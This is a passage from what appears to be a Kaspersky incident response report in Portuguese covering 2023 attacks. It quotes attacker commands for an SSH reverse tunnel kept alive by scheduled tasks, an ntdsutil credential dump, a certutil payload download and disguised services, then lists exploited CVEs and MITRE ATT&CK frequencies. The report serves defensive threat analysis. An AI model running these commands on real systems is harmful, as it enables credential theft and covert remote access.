icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":"(R)

Configure tasks to be executed every minute “SSH Server” and “SSH Key Exchange” configuring an Reverse Tunneling:
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_
config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\
id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
root@<remoteIP> -p 443
```

ssh-keyscan é um utilitário usado para coletar chaves de host SSH públicas. O programa foi projetado para ajudar na construção e verificação de arquivos ssh_known_hosts[3].

Flax Typhoon

Ao analisar um incidente, várias técnicas foram detectadas para instalar e executar usando software legítimo e LOLBins. Flax Typhoon, uma APT voltada para a organização taiwanesa, foi confirmada. A atividade inicial executada pelo agente de ameaça foi um script PowerShell mal-intencionado executado pelo adversário para despejar credenciais.

Dumping de Credenciais de SO: NTDS — T1003:003, Execução de Evento Acionado: Perfil de PowerShell — T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

Certutil, é um comando Windows usado para baixar e executar um host fraudulento de arquivo.

Transferência de Ferramenta de Ingresso — T1105

```
certutil.exe -urlcache -split -f http://<editado>/conhost.exe
```

Um novo serviço suspeito foi encontrado disfarçado como um serviço do Windows Update e vinculado ao arquivo baixado recentemente.

3 OpenBSD manual page server

Serviços do Sistema: Execução de Serviços — T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

O arquivo detectado foi confirmado como um cliente VPN legítimo implementado para evitar a detecção/filtragem de rede e/ou habilitar acesso.

Tunelamento de Protocolo — T1572

```
C:\windows\temp\Crashpad\conhost.exe
Descrição do arquivo: SoftEther VPN
Nome do arquivo original: vpnbridge.exe
```

Um segundo serviço foi identificado no sistema, denominado WorkService. A dll correspondente, relacionada a um agente Zabbix, foi detectada.

Software de Acesso Remoto T1219

```
Chave de registro: HKLM\SYSTEM\ControlSet001\Services\WorkService
ImagePath: "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Nome do arquivo original: zabbix_agentd.exe
Empresa: Zabbix SIA
```

As vulnerabilidades mais comuns

As vulnerabilidades mais presentes em nosso conjunto de dados para 2023 estavam relacionadas ao SMBv1 (CVE-2017-0144 e CVE-2017-0143), Microsoft Exchange Server (CVE-2021-27065 e CVE-2021-26855) e FortiOS (CVE-2023-22640 e CVE-2023-25610).

62% das vulnerabilidades detectadas em ataques levam à Execução Remota de Código (RCE). A maioria deles com exploits públicos disponíveis na web superficial, o que facilita a exploração pelos criminosos e o acesso ao sistema alvo. (ITW)

Ao analisar a causa raiz das vulnerabilidades, identificamos que a categoria de Enumeração de Fraqueza Comum mais prevalente é CWE-20 (Validação de Entrada Imprópria). Isso mostra que muitos programas não usam técnicas básicas de codificação segura (como higienização/validação de entrada). Para evitar esse problema, os desenvolvedores devem adotar as melhores práticas de codificação segura em seus produtos. Os clientes também precisam garantir atualizações regulares para obter os patches de segurança mais recentes para mitigar esses problemas.

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRITICAL | CWE-428 | ITW

Execução remota de código

Devido a um caminho de pesquisa insuficientemente confiável no recurso PKCS#11 no ssh-agent, essa vulnerabilidade pode levar à execução remota de código se um agente for encaminhado para um sistema controlado por adversários.

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 HIGH | CWE-20 | ITW

Execução remota de código

Esta antiga vulnerabilidade conhecida como EternalBlue no servidor SMBv1 permite aos criminosos remotos executem código arbitrário através de pacotes criados.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICAL | CWE-20 | ITW

Execução remota de código

A validação insuficiente da entrada de usuários permite que um adversário remoto não autenticado execute código arbitrário no Bitrix Site Manager.

Backup e Replicação Veeam

CVE-2023-27532 | CVSS 7.5 HIGH | CWE-306 | ITW

Autenticação ausente

Isso permite o roubo de credenciais criptografadas armazenadas no banco de dados de configuração do Backup e Replicação Veeam, vazamento de credenciais de texto simples ou execução remota de comandos.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 HIGH | CWE-22 | ITW

Execução remota de código

Essa vulnerabilidade conhecida como ProxyLogon permite que criminosos executem comandos arbitrários no servidor remoto Microsoft Exchange.

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICAL | CWE-918 | ITW

Execução remota de código

Essa vulnerabilidade, também conhecida como ProxyLogon, é faz a falsificação de solicitação do lado do servidor (SSRF) no Exchange que permite que um adversário envie solicitações HTTP arbitrárias e se autentique como o servidor Exchange, permitindo a execução remota de código no servidor remoto Microsoft Exchange.

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 HIGH | CWE-20 | ITW

Execução remota de código

A vulnerabilidade no SMBv1 permite aos invasores remotos executarem código arbitrário por meio de pacotes criados.

FortiOS

CVE-2023-22640 | CVSS 8.8 HIGH | CWE-787

Corrupção de Memória

Essa vulnerabilidade no FortiOS permite que criminosos autenticados executem código não autorizado por meio de solicitações criadas.

FortiGate

CVE-2022-42469 | CVSS 4.3 MEDIUM | CWE-183

Controle de Acesso Indevido

Uma lista de permissão de entradas em determinadas versões do FortiGate pode permitir que um adversário autenticado ignore a política via marcadores no portal da Web.

FortiOS

CVE-2023-25610 | CVSS 9.3 CRITICAL | CWE-20 | ITW

Execução remota de código

Uma vulnerabilidade de subscrição de buffer presente no FortiOS permite que criminosos remotos não autenticados executem código arbitrário no dispositivo de destino. Essa vulnerabilidade também pode levar a um DoS via solicitações criadas.

Apache Log4j

CVE-2021-4104 | CVSS 7.5 HIGH | CWE-502

Execução remota de código

O JMSAppender no Log4j 1.2 é vulnerável à desserialização insegura. Isso resulta na execução remota de código se o JMSAppender estiver definido para executar solicitações JNDI.

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRITICAL | CWE-434 | ITW

Upload Irrestrito de Arquivos

Permite que criminosos não autenticados com acesso à rede via HTTP comprometa o Oracle Web Applications Desktop Integrator, o que pode resultar na aquisição do aplicativo.

Sistema de Arquivos de Log Comum do Windows (CLFS)

CVE-2022-37969 | CVSS 7.8 HIGH | CWE-269 | ITW

Escalação de Privilégios

Permite que criminosos obtenham privilégios de sistema explorando o Driver do Sistema de Arquivos de Log Comum do Windows.

Mapa térmico de técnicas e táticas MITRE ATT&CK

TA0043: Reconhecimento

T1595.002: Verificação Ativa: Verificação de Vulnerabilidades	4,08%
T1595: Verificação Ativa	2,72%
T1590: Coleta de Informações da Rede de Vítimas	1,36%
T1595.001: Verificação Ativa: Verificação de blocos IP	1,36%
T1592: Coleta de Informações de Host de Vítimas	0,68%

TA0042: Desenvolvimento de Recursos

T1587.001: Recursos de Desenvolvimento: Malware	4,08%
T1586.003: Comprometimento de Contas: Contas na nuvem	1,36%
T1587.004: Recursos de Desenvolvimento: Exploits	1,36%
T1588.002: Recursos de Obtenção: Ferramenta	0,68%

TA0001: Acesso Inicial

T1190: Exploração de Aplicativo em Contato com o Público	7,48%
T1078.002: Contas Válidas: Contas de domínio	6,80%
T1133: Serviços Remotos Externos	6,12%
T1078.003: Contas Válidas: Contas locais	3,40%
T1078: Contas Válidas	2,72%
T1199: Relação Confiável	1,36%
T1078.004: Contas Válidas: Contas na nuvem	0,68%
T1078.001: Contas Válidas: Contas padrão	0,68%
T1113: Captura de Tela	0,68%
T1566.001: Phishing: Anexo de Spearphishing	0,68%
T1566.002: Phishing: Link de Spearphishing	0,68%

TA0002: Execução

T1569.002: Serviços do Sistema: Execução de Serviços	6,80%
T1059.001: Intérprete de Geração de Scripts e Comandos: PowerShell	6,80%
T1059.003: Interpretador de Comandos e Scripts: Shell de comando do Windows	6,12%
T1204.002: Execução do usuário: Arquivo malicioso	4,08%
T1047: Instrumentação de Gerenciamento do Windows	4,08%
T1203: Explorações para Execução de Clientes	3,40%
T1059: Intérprete de Geração de Scripts e Comandos	2,72%
T1053.005: Tarefa/Trabalho Agendado: Tarefa agendada	2,04%
T1059: Intérprete de Geração de Scripts e Comandos: Visual Basic	2,04%
T1059.004: Intérprete de Geração de Scripts e Comandos: Unix Shell	1,36%
T1053.003: Tarefa/Trabalho Agendado: Cron	1,36%
T1106: API Nativa	1,36%
T1569: Serviços do Sistema	1,36%
T1129: Módulos Compartilhados	0,68%
T1072: Ferramentas de Implementação de Software	0,68%
T1105: Transferência de Ferramenta de Ingresso	0,68%
T1059.006: Intérprete de Geração de Scripts e Comandos: Python	0,68%
T1053.002: Tarefa/Trabalho Agendado: At	0,68%

TA0003: Persistência

T1078.002: Contas Válidas: Contas de domínio	10.20%
T1543.003: Criação ou Modificação de Processo do Sistema: Windows Service	7,48%
T1505.003: Componente de Software do Servidor: Web Shell	4,76%
T1136.001: Criação de Conta: Conta local	4,08%
T1547.001: Execução de inicialização ou início automático de logon: Chaves de Execução de Registro / Pasta de Inicialização	4,08%
T1053.005: Tarefa/Trabalho Agendado: Tarefa agendada	3,40%
T1136: Criação de Conta	2,72%
T1133: Serviços Remotos Externos	2,04%
T1136.002: Criação de Conta: Contas de domínio	2,04%
T1078.003: Contas Válidas: Contas locais	1,36%
T1574.002: Fluxo de Execução de Sequestro: Carga lateral de DLL	1,36%
T1556.006: Modificação de Processo de Autenticação: Autenticação multifatorial	0,68%
T1098.005: Manipulação de Contas: Registro do dispositivo	0,68%
T1114.003: Coleta de E-mails: Regra de encaminhamento de e-mail	0,68%
T1098: Manipulação de Contas	0,68%
T1078: Contas Válidas	0,68%
T1053.003: Tarefa/Trabalho Agendado: Cron	0,68%
T1505: Componente de Software do Servidor	0,68%
T1098.004: Manipulação de Contas: Chaves autorizadas SSH	0,68%
T1574.006: Fluxo de Execução de Sequestro: Sequestro de vinculador dinâmico	0,68%

TA0004: Escalação de Privilégios

T1078.002: Contas Válidas: Contas de domínio	2,72%
T1098.002: Manipulação de Contas: Permissões adicionais de representante de e-mail	0,68%
T1055.012: Processo de Injeção: Esvaziamento de processo	0,68%
T1546.008 - execução acionada por evento: Recursos de acessibilidade	0,68%
T1543.003: Criação ou Modificação de Processo do Sistema: Windows Service	0,68%
T1068: Exploração para Escalação de Privilégios	0,68%

TA0005: Evasão de Defesa

T1070.004: Remoção do indicador: Exclusão de arquivos	7,48%
T1562.001: Comprometimento de Defesas: Desativar ou modificar ferramentas	6,80%
T1070.001: Remoção do indicador: Limpeza de logs de eventos do Windows	6,12%
T1036.005: Correspondência de Nome ou Localização Legítima	6,12%
T1027.002: Ocultação de Arquivos ou Informações: Pacote de Software	4,76%
T1140: Remoção de Ocultação/ Decodificação de Arquivos ou Informações	4,08%
T1036.004: Mascaramento: Tarefa ou Serviço de Máscara	3,40%
T1027: Ocultação de Arquivos ou Informações	3,40%
T1078.002: Contas Válidas: Contas de domínio	2,04%
T1562: Obstrução de Defesas	2,04%
T1070.003: Remoção do indicador: Limpeza de histórico de comandos	2,04%
T1574.002: Fluxo de Execução de Sequestro: Carga lateral de DLL	2,04%
T1562.002: Comprometimento de Defesas: Desativação de geração de logs de eventos do Windows	2,04%
T1562.003: Comprometimento de Defesas: Comprometimento do registro do histórico de comandos	2,04%
T1078: Contas Válidas	1,36%
T1027.005: Arquivos ou informações ofuscadas: Remoção do indicador das ferramentas	1,36%

1 – 5% | 6 – 10% | 11 – 15% | >16%

TA0005: Evasão de Defesa

T1197: Trabalhos de BITS	1,36%
T1112: Modificação de Registro	1,36%
T1564.008: Ocultação de artefatos: Regras de ocultamento de e-mail	0,68%
T1027.010: Ocultação de Arquivos ou Informações: Ofuscamento de comando	0,68%
T1070.006: Remoção de Indicador: Carimbo de hora	0,68%
T1070.002: Remoção do indicador: Limpeza de logs do sistema Linux ou Mac	0,68%
T1218.011: Execução de Proxy Binário de Sistema: Rundll32	0,68%
T1202: Execução de comando indireto	0,68%
T1027.001: Ocultação de Arquivos ou Informações: Padding Binário	0,68%
T1548.002: Abuso de Mecanismo de Controle de Elevação: Desvio do controle de conta de usuário	0,68%
T1006: Acesso Direto de Volume	0,68%
T1562.004: Comprometimento de Defesas: Desativação ou modificação do firewall do sistema	0,68%
T1484.001: Modificação da diretiva de domínio: Modificação da Diretiva de Grupo	0,68%

TA0006: Acesso de Credencial

T1003.001: Dumping de Credenciais de SO	8,16%
T1110: Ataques de Força Bruta	3,40%
T1003: Dumping de Credenciais do SO	2,72%
T1110.003: Força Bruta: Pulverização de senha	2,04%
T1003.002: Dumping de Credenciais de SO: Gerente de Contas de Segurança	2,04%
T1552: Credenciais Desprotegidas	2,04%
T1110.001: Força Bruta: Adivinhação de senha	1,36%
T1558.001: Roubo ou Fraude de Tíquetes Kerberos: Golden Ticket	1,36%
T1528: Roubo de Token de Acesso de Aplicativo	0,68%
T1552.001: Credenciais Inseguras: Credenciais em arquivos	0,68%
T1649: Roubo ou Fraude de Certificados de Autenticação	0,68%
T1110.004: Força Bruta: Preenchimento de credenciais	0,68%
T1003.003: Dumping de Credenciais do SO: NTDS	0,68%
T1555.003: Credenciais de Repositórios de Senhas: Credenciais de navegadores da web	0,68%
T1056.003: Captura de Entrada: Captura de portal da web	0,68%
T1056,001: Captura de Entradas: Keylogging	0,68%

TA0007: Descoberta

T1083: Descoberta de Arquivos e Diretórios	7,48%
T1046: Descoberta de Serviços de Rede	5,44%
T1082: Descoberta de Informações do Sistema	4,76%
T1135: Detecção de Compartilhamento de Rede	4,76%
T1018: Detecção Remota do Sistema	4,08%
T1033: Detecção do Proprietário/Usuário do Sistema	2,72%
T1087.002: Descoberta de conta: Contas de domínio	2,04%
T1057: Descoberta de Processos	2,04%
T1016: Descoberta de Configuração de Rede dSistema	2,04%
T1069.002: Detecção de Grupos de Permissão: Grupos de domínio	1,36%
T1518.001: Descoberta de Software: Descoberta de software de segurança	1,36%
T1007: Descoberta de Sistema de Serviço	1,36%
T1497: Evasão de Virtualização/Sandbox	0,68%
T1016.001: Descoberta de Configuração de Rede do Sistema: Descoberta de conexão com a Internet	0,68%
T1087.001: Descoberta de conta: Conta local	0,68%

TA0008: Movimentação Lateral

T1021.001: Serviços Remotos: Protocolo de área de trabalho remota	12,93%
T1021: Serviços Remotos	7,48%
T1021.002: Serviços Remotos: Compartilhamentos SMB/Windows Admin	6,12%
T1021.004: Serviços Remotos: SSH	4,08%
T1570: Transferência Lateral de Ferramentas	2,04%
T1072: Ferramentas de Implementação de Software	1,36%
T1078.002: Contas Válidas: Contas de domínio	0,68%
T1021.005: Serviços Remotos: VNC	0,68%
T1563.001: Sequestro de Sessão de Serviço Remota: Sequestro de SSH	0,68%

TA0009: Coleta

T1005: Dados Prevenientes do Sistema Local	6,12%
T1560.001: Arquivamento de Dados Coletados: Arquivamento via utilitário	2,72%
T1119: Coleta Automatizada	2,72%
T1560.002: Arquivamento de Dados Coletados: Arquivo via biblioteca	0,68%
T1113: Captura de Tela	0,68%
T1056,001: Captura de Entradas: Keylogging	0,68%
T1560: Dados Coletados do Arquivamento	0,68%
T1039: Dados de Unidade Compartilhada de Rede	0,68%

TA0011: Comando e Controle

T1572: Túnel de protocolo	5,44%
T1219: Software de Acesso Remoto	4,08%
T1105: Transferência de Ferramenta de Ingresso	2,72%
T1071.001: Protocolo de Camada de Aplicativos: Protocolos da web	2,72%
T1571: Porta Não-padrão	2,04%
T1132.001: Codificação de Dados: Codificação padrão	1,36%
T1095: Protocolo de Camada de não-aplicativos	1,36%
T1053.005: Tarefa/Trabalho Agendado: Tarefa agendada	0,68%
T1071.004: Protocolo de Camada de Aplicativos: DNS	0,68%
T1573.001: Canal Criptografado: Criptografia simétrica	0,68%
T1071: Protocolo de Camada de Aplicativos	0,68%
T1001: Ofuscamento de Dados	0,68%
T1090.002: Proxy: Proxy externo	0,68%
T1090: Proxy	0,68%

TA0010: Exfiltração

T1567: Exfiltração via Serviço da Web	3,40%
T1041: Exfiltração via Canal C2	2,72%
T1537: Transferência de Dados via Conta na Nuvem	0,68%

TA0040: Impacto

T1486: Dados Criptografados para Impacto	17,01%
T1485: Destruição de Dados	3,40%
T1565: Manipulação de Dados	2,72%
T1565.001: Manipulação de Dados: Manipulação de dados armazenados	1,36%
T1491.002: Desfiguração: Desfiguração externa	1,36%
T1657: Roubo Financeiro	0,68%
T1531: Remoção de Acesso à Conta	0,68%
T1529: Desligação/Reinicialização de Sistema	0,68%
T1561.002: Limpeza de disco: Limpeza da estrutura do disco	0,68%

1 – 5% | 6 – 10% | 11 – 15% | >16%

Sobre a Kaspersky

A Kaspersky é uma empresa de privacidade digital e segurança cibernética global fundada em 1997. Nossa profunda inteligência de ameaças e experiência em segurança estão constantemente se transformando em soluções e serviços de segurança inovadores para proteger empresas, infraestrutura crítica, governos e consumidores em todo o mundo. Nosso portfólio abrangente de segurança inclui proteção de endpoints líder de mercado e soluções e serviços de segurança especializados para combater ameaças digitais sofisticadas e em constante evolução.

Serviços de cibersegurança

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Reconhecimento global

Os produtos e soluções da Kaspersky passam por constantes testes e revisões independentes, alcançando frequentemente os melhores resultados, reconhecimento e prêmios. Nossas tecnologias e processos são periodicamente avaliados e verificados pelas organizações de análise mais respeitadas do mundo. A mais testada. A mais premiada.

Saiba mais

+5000
profissionais trabalham na Kaspersky


50%
dos funcionários são especialistas em P&D

5
Centros de excelência exclusivos

+ 410 mil
novos arquivos maliciosos detectados diariamente pela Kaspersky

+ 220 mil
clientes corporativos em todo o mundo

6,1 bilhões
De ciberataques foram detectados por nossas soluções em 2023



Analyst report

Incident Response

kaspersky

www.kaspersky.com.br

#kaspersky
#bringonthefuture